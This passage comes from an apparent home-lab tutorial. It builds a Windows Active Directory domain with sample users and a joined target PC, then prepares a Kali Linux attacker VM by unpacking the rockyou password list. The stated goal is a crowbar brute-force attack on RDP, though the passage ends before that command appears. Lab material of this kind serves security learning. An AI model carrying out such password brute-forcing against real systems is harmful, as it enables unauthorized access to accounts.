
Select the deployment operation

○ Add a domain controller to an existing domain
○ Add a new domain to an existing forest
● Add a new forest

Specify the domain information for this operation


Root domain name: hameet.local

Ref 7: Now in the Active Directory VM, we configure Domain Services Deployment.



Name	Type	Description
Terry Smith	User	

Ref 8: We now can create new organizational units, IT and HR and add a sample user under each unit. In the sample above we created a user called Terry Smith in the HR organizational unit. Additionally, one more user called Jenny Smith was created in the IT unit.



Internet Protocol Version 4 (TCP/IPv4) Properties

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address:	192 . 168 . 10 . 100
Subnet mask:	255 . 255 . 255 . 0
Default gateway:	192 . 168 . 10 . 1


○ Obtain DNS server address automatically

● Use the following DNS server addresses:

Preferred DNS server:	192 . 168 . 10 . 7
Alternate DNS server:	. . .

□ Validate settings upon exit

Ref 9: Change the Target-PC DNS server to point to domain controller.



Computer Name/Domain Changes

You can change the name and the membership of this computer. Changes might affect access to network resources.

Computer name: target-PC

Full computer name: target-PC

Member of

● Domain: HAMEET.LOCAL

○ Workgroup: WORKGROUP


OK Cancel

Computer Name/Domain Changes

Welcome to the HAMEET.LOCAL domain.

OK

Ref 10: Add target PC to Active Directory Domain.



Other user

jsmith


Sign in to: HAMEET

How do I sign in to another domain?

Ref 11: Log on to domain using the IT user that was created (Jenny Smith) to determine successful configuration of the domain and the users under it.

CONFIGURE KALI LINUX

We are now going to configure our attacker machine in a Kali Linux VM environment. This section will use a brute force attack to attempt an RDP connection with our target machine using crowbar. Additionally



Editing Wired connection 1

Connection name: Wired connection 1

Method: Manual

Addresses

Address	Netmask	Gateway
192.168.10.250	24	192.168.10.1


DNS servers: 8.8.8.8

Search domains:

DHCP client ID:


□ Require IPv4 addressing for this connection to complete

Ref 12: Configure static IP to that matching the network diagram in our first step.




File Machine View Input Devices Help
1 2 3 4
19:35
Trash
File System
Home
kali@kali: ~/Desktop
File Actions Edit View Help

```
64 bytes from yyz10s17-in-f14.1e100.net (142.251.33.174): icmp_seq=2 ttl=116
time=22.3 ms
64 bytes from yyz10s17-in-f14.1e100.net (142.251.33.174): icmp_seq=3 ttl=116
time=25.1 ms
^C
── google.com ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 17.447/21.611/25.050/3.146 ms

┌──(kali㉿kali)-[~/Desktop]
└─$ ping 192.168.10.10
PING 192.168.10.10 (192.168.10.10) 56(84) bytes of data.
From 192.168.10.250 icmp_seq=1 Destination Host Unreachable
From 192.168.10.250 icmp_seq=2 Destination Host Unreachable
From 192.168.10.250 icmp_seq=3 Destination Host Unreachable
^C
── 192.168.10.10 ping statistics ──
5 packets transmitted, 0 received, +3 errors, 100% packet loss, time 4071ms
pipe 4

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo apt-get update && sudo apt-get upgrade
[sudo] password for kali:
Get:1 http://kali.mirror.rafal.ca/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.mirror.rafal.ca/kali kali-rolling/main amd64 Packages [20.3
 MB]
30% [2 Packages 13.6 MB/20.3 MB 67%]
```




```
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2024.4.0) ...
Processing triggers for libc-bin (2.40-3) ...

┌──(kali㉿kali)-[~/Desktop]
└─$ cd /usr/share/wordlists/

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
amass      dnsmap.txt     john.lst    nmap.lst        wfuzz
dirb       fasttrack.txt  legion      rockyou.txt.gz  wifite.txt
dirbuster  fern-wifi      metasploit  sqlmap.txt

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo gunzip rockyou.txt.gz

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
amass      dnsmap.txt     john.lst    nmap.lst     wfuzz
dirb       fasttrack.txt  legion      rockyou.txt  wifite.txt
dirbuster  fern-wifi      metasploit  sqlmap.txt

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ cp rockyou.txt ~/Desktop/ad=project

